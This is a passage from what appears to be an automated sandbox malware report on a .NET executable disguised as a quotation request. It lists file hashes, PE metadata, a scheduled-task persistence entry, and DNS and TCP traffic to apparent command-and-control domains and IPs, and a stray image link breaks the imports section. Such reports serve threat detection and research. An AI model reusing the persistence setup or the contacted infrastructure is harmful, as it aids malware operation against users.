Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>computer\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>computer\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>t

C:\Users\user\AppData\Roaming\ftkqUsB.exe	
Process:	C:\Users\user\Desktop\Quotation Reques.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	549376
Entropy (8bit):	7.243576126403181
Encrypted:	false
SSDEEP:	12288:5KLHi+NxBkVTGvbN/1qLs+I1Ul3vJPYcuxQULDGkUp1ea9llL:5Ai+NcVTANqLsViExdy51Xo
MD5:	5A752FCD71ACB65C618A829610B7B7E1
SHA1:	1E0608C292A70E30F75308255D6039A8CA373D8A
SHA-256:	D96042B51F171F68A99D4568F311F267FE595DF0ADD3851E162CBCEE7F897EDB
SHA-512:	BD8F7AA85DCF6FF042AA359637547ADF8CE1BE8C0BA535067E0FBFB85080CB03A249CCD176230C37F486AD486761EDB739DB705FA5B8F2CB859929C83D88EDA
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 34%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...TL4`.....P..D.....rc... .....@.. .....@..... c..O..... ..... ..H.....text...xC... ...D..... ..`.rsrc.....F.....@..@.reloc.....`.....@..B.....Tc.....H.....x..HS.....0.....0.....(....(.....(.....o ....*.....(!.....("....(#.....($.....(%....*N..(.....o....(&....*&..('....*.s(.....s).....s*.....s+.....s,.....*....0.....~....o-....+..*.0.....~....o.....+..*.0.....~....o/....+..*.0.....~....o0....+..*.0.....~....o1....+..*.0..<.....~.....(2.....,!r...p.....(3...o4...s5.....~.....+..*.0.....

C:\Users\user\AppData\Roaming\ftkqUsB.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\Quotation Reques.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	[ZoneTransfer]....ZoneId=0

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.243576126403181

General

TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	Quotation Reques.exe
File size:	549376
MD5:	5a752fcd71acb65c618a829610b7b7e1
SHA1:	1e0608c292a70e30f75308255d6039a8ca373d8a
SHA256:	d96042b51f171f68a99d4568f311f267fe595df0add3851e162cbcee7f897edb
SHA512:	bd8f7aa85dcf6ff042aa359637547adf8ce1be8c0ba535067e0fbfb85080cb03a249ccd176230c37f486ad486761edb739db705fa5b8f2cb859929c83d88ed8a
SSDEEP:	12288:5KLHi+NxBkVTGvbN/1qLs+I1Ul3vJPYcuxQULDGkUp1ea9IlL:5Ai+NcVTANqLsViExdy51Xo
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...TL4`.....P..D.....rc... .....@.. .....@.....

File Icon

Icon Hash:	0e4c714480900000

Static PE Info

General

Entrypoint:	0x476372
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x60344C54 [Tue Feb 23 00:29:08 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x76320	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x78000	0x118a0	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x8a000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x74378	0x74400	False	0.750888356855	data	7.41809908536	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x78000	0x118a0	0x11a00	False	0.205175088652	data	3.67376297045	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x8a000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x78130	0x10828	data		
RT_GROUP_ICON	0x88958	0x14	data		
RT_VERSION	0x8896c	0x324	data		
RT_MANIFEST	0x88c90	0xc0f	XML 1.0 document, UTF-8 Unicode (with BOM) text		

Imports


DLL	Import
mscoree.dll	_CorExeMain

Version Infos

Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright 2018
Assembly Version	1.0.0.0
InternalName	RIPEMD160.exe
FileVersion	1.0.0.0
CompanyName	
LegalTrademarks	
Comments	
ProductName	RegisterVB
ProductVersion	1.0.0.0
FileDescription	RegisterVB
OriginalFilename	RIPEMD160.exe

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 09:39:19.175152063 CET	49727	80	192.168.2.5	107.180.46.143
Feb 23, 2021 09:39:19.309982061 CET	80	49727	107.180.46.143	192.168.2.5
Feb 23, 2021 09:39:19.310126066 CET	49727	80	192.168.2.5	107.180.46.143
Feb 23, 2021 09:39:19.310297966 CET	49727	80	192.168.2.5	107.180.46.143
Feb 23, 2021 09:39:19.446297884 CET	80	49727	107.180.46.143	192.168.2.5
Feb 23, 2021 09:39:19.802051067 CET	49727	80	192.168.2.5	107.180.46.143
Feb 23, 2021 09:39:19.976619005 CET	80	49727	107.180.46.143	192.168.2.5
Feb 23, 2021 09:39:20.749190092 CET	80	49727	107.180.46.143	192.168.2.5
Feb 23, 2021 09:39:20.749207973 CET	80	49727	107.180.46.143	192.168.2.5
Feb 23, 2021 09:39:20.749264002 CET	49727	80	192.168.2.5	107.180.46.143
Feb 23, 2021 09:39:20.749280930 CET	49727	80	192.168.2.5	107.180.46.143
Feb 23, 2021 09:39:30.122807980 CET	49728	80	192.168.2.5	138.197.103.178
Feb 23, 2021 09:39:30.248950958 CET	80	49728	138.197.103.178	192.168.2.5
Feb 23, 2021 09:39:30.249152899 CET	49728	80	192.168.2.5	138.197.103.178
Feb 23, 2021 09:39:30.249361038 CET	49728	80	192.168.2.5	138.197.103.178
Feb 23, 2021 09:39:30.375299931 CET	80	49728	138.197.103.178	192.168.2.5
Feb 23, 2021 09:39:30.375597954 CET	80	49728	138.197.103.178	192.168.2.5
Feb 23, 2021 09:39:30.375642061 CET	80	49728	138.197.103.178	192.168.2.5
Feb 23, 2021 09:39:30.375792980 CET	49728	80	192.168.2.5	138.197.103.178
Feb 23, 2021 09:39:30.375904083 CET	49728	80	192.168.2.5	138.197.103.178
Feb 23, 2021 09:39:30.501974106 CET	80	49728	138.197.103.178	192.168.2.5
Feb 23, 2021 09:39:35.747504950 CET	49729	80	192.168.2.5	77.72.1.202

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 09:39:35.799196005 CET	80	49729	77.72.1.202	192.168.2.5
Feb 23, 2021 09:39:35.799319029 CET	49729	80	192.168.2.5	77.72.1.202
Feb 23, 2021 09:39:35.799494028 CET	49729	80	192.168.2.5	77.72.1.202
Feb 23, 2021 09:39:35.851037979 CET	80	49729	77.72.1.202	192.168.2.5
Feb 23, 2021 09:39:36.306611061 CET	49729	80	192.168.2.5	77.72.1.202
Feb 23, 2021 09:39:36.399252892 CET	80	49729	77.72.1.202	192.168.2.5
Feb 23, 2021 09:39:36.506441116 CET	80	49729	77.72.1.202	192.168.2.5
Feb 23, 2021 09:39:36.506483078 CET	80	49729	77.72.1.202	192.168.2.5
Feb 23, 2021 09:39:36.506664038 CET	49729	80	192.168.2.5	77.72.1.202
Feb 23, 2021 09:39:36.508017063 CET	49729	80	192.168.2.5	77.72.1.202
Feb 23, 2021 09:39:46.899447918 CET	49741	80	192.168.2.5	51.83.43.226
Feb 23, 2021 09:39:46.951154947 CET	80	49741	51.83.43.226	192.168.2.5
Feb 23, 2021 09:39:46.953142881 CET	49741	80	192.168.2.5	51.83.43.226
Feb 23, 2021 09:39:46.953430891 CET	49741	80	192.168.2.5	51.83.43.226
Feb 23, 2021 09:39:47.003504038 CET	80	49741	51.83.43.226	192.168.2.5
Feb 23, 2021 09:39:47.003861904 CET	80	49741	51.83.43.226	192.168.2.5
Feb 23, 2021 09:39:47.003882885 CET	80	49741	51.83.43.226	192.168.2.5
Feb 23, 2021 09:39:47.004033089 CET	49741	80	192.168.2.5	51.83.43.226
Feb 23, 2021 09:39:47.004112959 CET	49741	80	192.168.2.5	51.83.43.226
Feb 23, 2021 09:39:47.054157972 CET	80	49741	51.83.43.226	192.168.2.5
Feb 23, 2021 09:39:53.092580080 CET	49742	80	192.168.2.5	160.153.133.87
Feb 23, 2021 09:39:53.142450094 CET	80	49742	160.153.133.87	192.168.2.5
Feb 23, 2021 09:39:53.142563105 CET	49742	80	192.168.2.5	160.153.133.87
Feb 23, 2021 09:39:53.143121958 CET	49742	80	192.168.2.5	160.153.133.87
Feb 23, 2021 09:39:53.193479061 CET	80	49742	160.153.133.87	192.168.2.5
Feb 23, 2021 09:39:53.203397036 CET	80	49742	160.153.133.87	192.168.2.5
Feb 23, 2021 09:39:53.203428984 CET	80	49742	160.153.133.87	192.168.2.5
Feb 23, 2021 09:39:53.203448057 CET	80	49742	160.153.133.87	192.168.2.5
Feb 23, 2021 09:39:53.203627110 CET	49742	80	192.168.2.5	160.153.133.87
Feb 23, 2021 09:39:53.203808069 CET	49742	80	192.168.2.5	160.153.133.87
Feb 23, 2021 09:39:53.253568888 CET	80	49742	160.153.133.87	192.168.2.5
Feb 23, 2021 09:40:03.419117928 CET	49743	80	192.168.2.5	194.9.94.85
Feb 23, 2021 09:40:03.483418941 CET	80	49743	194.9.94.85	192.168.2.5
Feb 23, 2021 09:40:03.483541965 CET	49743	80	192.168.2.5	194.9.94.85
Feb 23, 2021 09:40:03.483678102 CET	49743	80	192.168.2.5	194.9.94.85
Feb 23, 2021 09:40:03.546354055 CET	80	49743	194.9.94.85	192.168.2.5
Feb 23, 2021 09:40:03.546607018 CET	80	49743	194.9.94.85	192.168.2.5
Feb 23, 2021 09:40:03.546665907 CET	80	49743	194.9.94.85	192.168.2.5
Feb 23, 2021 09:40:03.546684027 CET	80	49743	194.9.94.85	192.168.2.5
Feb 23, 2021 09:40:03.546703100 CET	80	49743	194.9.94.85	192.168.2.5
Feb 23, 2021 09:40:03.546719074 CET	80	49743	194.9.94.85	192.168.2.5
Feb 23, 2021 09:40:03.546730995 CET	80	49743	194.9.94.85	192.168.2.5
Feb 23, 2021 09:40:03.546781063 CET	49743	80	192.168.2.5	194.9.94.85
Feb 23, 2021 09:40:03.546897888 CET	49743	80	192.168.2.5	194.9.94.85
Feb 23, 2021 09:40:03.547061920 CET	49743	80	192.168.2.5	194.9.94.85
Feb 23, 2021 09:40:08.647533894 CET	49744	80	192.168.2.5	194.59.164.34
Feb 23, 2021 09:40:09.038208961 CET	80	49744	194.59.164.34	192.168.2.5
Feb 23, 2021 09:40:09.038321018 CET	49744	80	192.168.2.5	194.59.164.34
Feb 23, 2021 09:40:09.038458109 CET	49744	80	192.168.2.5	194.59.164.34
Feb 23, 2021 09:40:09.429066896 CET	80	49744	194.59.164.34	192.168.2.5
Feb 23, 2021 09:40:09.429874897 CET	80	49744	194.59.164.34	192.168.2.5
Feb 23, 2021 09:40:09.429898024 CET	80	49744	194.59.164.34	192.168.2.5
Feb 23, 2021 09:40:09.429910898 CET	80	49744	194.59.164.34	192.168.2.5
Feb 23, 2021 09:40:09.429923058 CET	80	49744	194.59.164.34	192.168.2.5
Feb 23, 2021 09:40:09.430167913 CET	49744	80	192.168.2.5	194.59.164.34
Feb 23, 2021 09:40:09.430193901 CET	49744	80	192.168.2.5	194.59.164.34
Feb 23, 2021 09:40:09.430233955 CET	49744	80	192.168.2.5	194.59.164.34
Feb 23, 2021 09:40:09.822710037 CET	80	49744	194.59.164.34	192.168.2.5

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 09:38:02.505060911 CET	52704	53	192.168.2.5	8.8.8.8
Feb 23, 2021 09:38:02.558099985 CET	53	52704	8.8.8.8	192.168.2.5

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 09:38:02.710143089 CET	52212	53	192.168.2.5	8.8.8.8
Feb 23, 2021 09:38:02.761518955 CET	53	52212	8.8.8.8	192.168.2.5
Feb 23, 2021 09:38:02.787749052 CET	54302	53	192.168.2.5	8.8.8.8
Feb 23, 2021 09:38:02.836307049 CET	53	54302	8.8.8.8	192.168.2.5
Feb 23, 2021 09:38:02.928085089 CET	53784	53	192.168.2.5	8.8.8.8
Feb 23, 2021 09:38:02.976670027 CET	53	53784	8.8.8.8	192.168.2.5
Feb 23, 2021 09:38:03.854566097 CET	65307	53	192.168.2.5	8.8.8.8
Feb 23, 2021 09:38:03.881243944 CET	64344	53	192.168.2.5	8.8.8.8
Feb 23, 2021 09:38:03.906522036 CET	53	65307	8.8.8.8	192.168.2.5
Feb 23, 2021 09:38:03.910783052 CET	62060	53	192.168.2.5	8.8.8.8
Feb 23, 2021 09:38:03.930617094 CET	53	64344	8.8.8.8	192.168.2.5
Feb 23, 2021 09:38:03.959408045 CET	53	62060	8.8.8.8	192.168.2.5
Feb 23, 2021 09:38:05.107301950 CET	61805	53	192.168.2.5	8.8.8.8
Feb 23, 2021 09:38:05.156344891 CET	53	61805	8.8.8.8	192.168.2.5
Feb 23, 2021 09:38:06.091387987 CET	54795	53	192.168.2.5	8.8.8.8
Feb 23, 2021 09:38:06.150312901 CET	53	54795	8.8.8.8	192.168.2.5
Feb 23, 2021 09:38:06.371265888 CET	49557	53	192.168.2.5	8.8.8.8
Feb 23, 2021 09:38:06.419986963 CET	53	49557	8.8.8.8	192.168.2.5
Feb 23, 2021 09:38:07.559832096 CET	61733	53	192.168.2.5	8.8.8.8
Feb 23, 2021 09:38:07.608767033 CET	53	61733	8.8.8.8	192.168.2.5
Feb 23, 2021 09:38:08.867094040 CET	65447	53	192.168.2.5	8.8.8.8
Feb 23, 2021 09:38:08.921020985 CET	53	65447	8.8.8.8	192.168.2.5
Feb 23, 2021 09:38:10.289885044 CET	52441	53	192.168.2.5	8.8.8.8
Feb 23, 2021 09:38:10.346569061 CET	53	52441	8.8.8.8	192.168.2.5
Feb 23, 2021 09:38:12.428487062 CET	62176	53	192.168.2.5	8.8.8.8
Feb 23, 2021 09:38:12.477117062 CET	53	62176	8.8.8.8	192.168.2.5
Feb 23, 2021 09:38:16.062007904 CET	59596	53	192.168.2.5	8.8.8.8
Feb 23, 2021 09:38:16.113447905 CET	53	59596	8.8.8.8	192.168.2.5
Feb 23, 2021 09:38:17.056768894 CET	65296	53	192.168.2.5	8.8.8.8
Feb 23, 2021 09:38:17.109467983 CET	53	65296	8.8.8.8	192.168.2.5
Feb 23, 2021 09:38:18.313127041 CET	63183	53	192.168.2.5	8.8.8.8
Feb 23, 2021 09:38:18.361856937 CET	53	63183	8.8.8.8	192.168.2.5
Feb 23, 2021 09:38:21.820666075 CET	60151	53	192.168.2.5	8.8.8.8
Feb 23, 2021 09:38:21.873004913 CET	53	60151	8.8.8.8	192.168.2.5
Feb 23, 2021 09:38:30.005348921 CET	56969	53	192.168.2.5	8.8.8.8
Feb 23, 2021 09:38:30.066828012 CET	53	56969	8.8.8.8	192.168.2.5
Feb 23, 2021 09:38:42.326093912 CET	55161	53	192.168.2.5	8.8.8.8
Feb 23, 2021 09:38:42.377578974 CET	53	55161	8.8.8.8	192.168.2.5
Feb 23, 2021 09:38:58.038872957 CET	54757	53	192.168.2.5	8.8.8.8
Feb 23, 2021 09:38:58.101281881 CET	53	54757	8.8.8.8	192.168.2.5
Feb 23, 2021 09:38:58.983453035 CET	49992	53	192.168.2.5	8.8.8.8
Feb 23, 2021 09:38:59.052273035 CET	53	49992	8.8.8.8	192.168.2.5
Feb 23, 2021 09:38:59.117753029 CET	60075	53	192.168.2.5	8.8.8.8
Feb 23, 2021 09:38:59.168037891 CET	53	60075	8.8.8.8	192.168.2.5
Feb 23, 2021 09:39:05.469280005 CET	55016	53	192.168.2.5	8.8.8.8
Feb 23, 2021 09:39:05.517968893 CET	53	55016	8.8.8.8	192.168.2.5
Feb 23, 2021 09:39:08.852982998 CET	64345	53	192.168.2.5	8.8.8.8
Feb 23, 2021 09:39:09.070103884 CET	53	64345	8.8.8.8	192.168.2.5
Feb 23, 2021 09:39:13.727977037 CET	57128	53	192.168.2.5	8.8.8.8
Feb 23, 2021 09:39:13.787894964 CET	53	57128	8.8.8.8	192.168.2.5
Feb 23, 2021 09:39:19.103014946 CET	54791	53	192.168.2.5	8.8.8.8
Feb 23, 2021 09:39:19.169167042 CET	53	54791	8.8.8.8	192.168.2.5
Feb 23, 2021 09:39:24.871124983 CET	50463	53	192.168.2.5	8.8.8.8
Feb 23, 2021 09:39:24.941981077 CET	53	50463	8.8.8.8	192.168.2.5
Feb 23, 2021 09:39:29.962445021 CET	50394	53	192.168.2.5	8.8.8.8
Feb 23, 2021 09:39:30.106431007 CET	53	50394	8.8.8.8	192.168.2.5
Feb 23, 2021 09:39:35.671660900 CET	58530	53	192.168.2.5	8.8.8.8
Feb 23, 2021 09:39:35.745763063 CET	53	58530	8.8.8.8	192.168.2.5
Feb 23, 2021 09:39:39.324681044 CET	53813	53	192.168.2.5	8.8.8.8
Feb 23, 2021 09:39:39.398113012 CET	53	53813	8.8.8.8	192.168.2.5
Feb 23, 2021 09:39:40.466918945 CET	63732	53	192.168.2.5	8.8.8.8
Feb 23, 2021 09:39:40.540991068 CET	53	63732	8.8.8.8	192.168.2.5
Feb 23, 2021 09:39:41.340522051 CET	57344	53	192.168.2.5	8.8.8.8
Feb 23, 2021 09:39:41.344240904 CET	54450	53	192.168.2.5	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 09:39:41.397864103 CET	53	57344	8.8.8.8	192.168.2.5
Feb 23, 2021 09:39:41.814722061 CET	53	54450	8.8.8.8	192.168.2.5
Feb 23, 2021 09:39:41.903491974 CET	59261	53	192.168.2.5	8.8.8.8
Feb 23, 2021 09:39:41.960423946 CET	53	59261	8.8.8.8	192.168.2.5
Feb 23, 2021 09:39:42.434211016 CET	57151	53	192.168.2.5	8.8.8.8
Feb 23, 2021 09:39:42.512608051 CET	53	57151	8.8.8.8	192.168.2.5
Feb 23, 2021 09:39:43.085506916 CET	59413	53	192.168.2.5	8.8.8.8
Feb 23, 2021 09:39:43.145399094 CET	53	59413	8.8.8.8	192.168.2.5
Feb 23, 2021 09:39:43.567975044 CET	60516	53	192.168.2.5	8.8.8.8
Feb 23, 2021 09:39:43.637036085 CET	53	60516	8.8.8.8	192.168.2.5
Feb 23, 2021 09:39:43.783298016 CET	51649	53	192.168.2.5	8.8.8.8
Feb 23, 2021 09:39:43.845468044 CET	53	51649	8.8.8.8	192.168.2.5
Feb 23, 2021 09:39:44.736867905 CET	65086	53	192.168.2.5	8.8.8.8
Feb 23, 2021 09:39:44.799204111 CET	53	65086	8.8.8.8	192.168.2.5
Feb 23, 2021 09:39:45.650104046 CET	56432	53	192.168.2.5	8.8.8.8
Feb 23, 2021 09:39:45.701723099 CET	53	56432	8.8.8.8	192.168.2.5
Feb 23, 2021 09:39:46.171679974 CET	52929	53	192.168.2.5	8.8.8.8
Feb 23, 2021 09:39:46.231209993 CET	53	52929	8.8.8.8	192.168.2.5
Feb 23, 2021 09:39:46.825200081 CET	64317	53	192.168.2.5	8.8.8.8
Feb 23, 2021 09:39:46.897975922 CET	53	64317	8.8.8.8	192.168.2.5
Feb 23, 2021 09:39:52.012540102 CET	61004	53	192.168.2.5	8.8.8.8
Feb 23, 2021 09:39:53.022897005 CET	61004	53	192.168.2.5	8.8.8.8
Feb 23, 2021 09:39:53.090861082 CET	53	61004	8.8.8.8	192.168.2.5
Feb 23, 2021 09:39:58.237720013 CET	56895	53	192.168.2.5	8.8.8.8
Feb 23, 2021 09:39:58.308913946 CET	53	56895	8.8.8.8	192.168.2.5
Feb 23, 2021 09:40:03.325084925 CET	62372	53	192.168.2.5	8.8.8.8
Feb 23, 2021 09:40:03.417793036 CET	53	62372	8.8.8.8	192.168.2.5
Feb 23, 2021 09:40:08.564743996 CET	61515	53	192.168.2.5	8.8.8.8
Feb 23, 2021 09:40:08.646218061 CET	53	61515	8.8.8.8	192.168.2.5
Feb 23, 2021 09:40:14.450964928 CET	56675	53	192.168.2.5	8.8.8.8
Feb 23, 2021 09:40:14.522613049 CET	53	56675	8.8.8.8	192.168.2.5
Feb 23, 2021 09:40:19.526774883 CET	57172	53	192.168.2.5	8.8.8.8
Feb 23, 2021 09:40:19.689696074 CET	53	57172	8.8.8.8	192.168.2.5

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 23, 2021 09:39:08.852982998 CET	192.168.2.5	8.8.8.8	0x6c06	Standard query (0)	www.diabetessurgeryturkey.com	A (IP address)	IN (0x0001)
Feb 23, 2021 09:39:19.103014946 CET	192.168.2.5	8.8.8.8	0xc795	Standard query (0)	www.mojavewellnessaz.com	A (IP address)	IN (0x0001)
Feb 23, 2021 09:39:24.871124983 CET	192.168.2.5	8.8.8.8	0x81c3	Standard query (0)	www.vanjele.com	A (IP address)	IN (0x0001)
Feb 23, 2021 09:39:29.962445021 CET	192.168.2.5	8.8.8.8	0x2992	Standard query (0)	www.ficuswildlife.com	A (IP address)	IN (0x0001)
Feb 23, 2021 09:39:35.671660900 CET	192.168.2.5	8.8.8.8	0xe2fb	Standard query (0)	www.thisisauckland.com	A (IP address)	IN (0x0001)
Feb 23, 2021 09:39:41.344240904 CET	192.168.2.5	8.8.8.8	0x91d2	Standard query (0)	www.topkids.asia	A (IP address)	IN (0x0001)
Feb 23, 2021 09:39:46.825200081 CET	192.168.2.5	8.8.8.8	0xe71d	Standard query (0)	www.trainingkanban.com	A (IP address)	IN (0x0001)
Feb 23, 2021 09:39:52.012540102 CET	192.168.2.5	8.8.8.8	0x725	Standard query (0)	www.spherecouture.com	A (IP address)	IN (0x0001)
Feb 23, 2021 09:39:53.022897005 CET	192.168.2.5	8.8.8.8	0x725	Standard query (0)	www.spherecouture.com	A (IP address)	IN (0x0001)
Feb 23, 2021 09:39:58.237720013 CET	192.168.2.5	8.8.8.8	0x48f1	Standard query (0)	www.xlkefu2.com	A (IP address)	IN (0x0001)
Feb 23, 2021 09:40:03.325084925 CET	192.168.2.5	8.8.8.8	0xdf8e	Standard query (0)	www.dortekarskov.com	A (IP address)	IN (0x0001)
Feb 23, 2021 09:40:08.564743996 CET	192.168.2.5	8.8.8.8	0x1ba5	Standard query (0)	www.gurumanindustries.com	A (IP address)	IN (0x0001)
Feb 23, 2021 09:40:14.450964928 CET	192.168.2.5	8.8.8.8	0xe2ad	Standard query (0)	www.thedesailldada.com	A (IP address)	IN (0x0001)
Feb 23, 2021 09:40:19.526774883 CET	192.168.2.5	8.8.8.8	0x2931	Standard query (0)	www.buildermarketingprogram.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 23, 2021 09:39:09.070103884 CET	8.8.8.8	192.168.2.5	0x6c06	Server failure (2)	www.diabetessurgeryturkey.com	none	none	A (IP address)	IN (0x0001)
Feb 23, 2021 09:39:19.169167042 CET	8.8.8.8	192.168.2.5	0xc795	No error (0)	www.mojavewellnessaz.com	mojavewellnessaz.com		CNAME (Canonical name)	IN (0x0001)
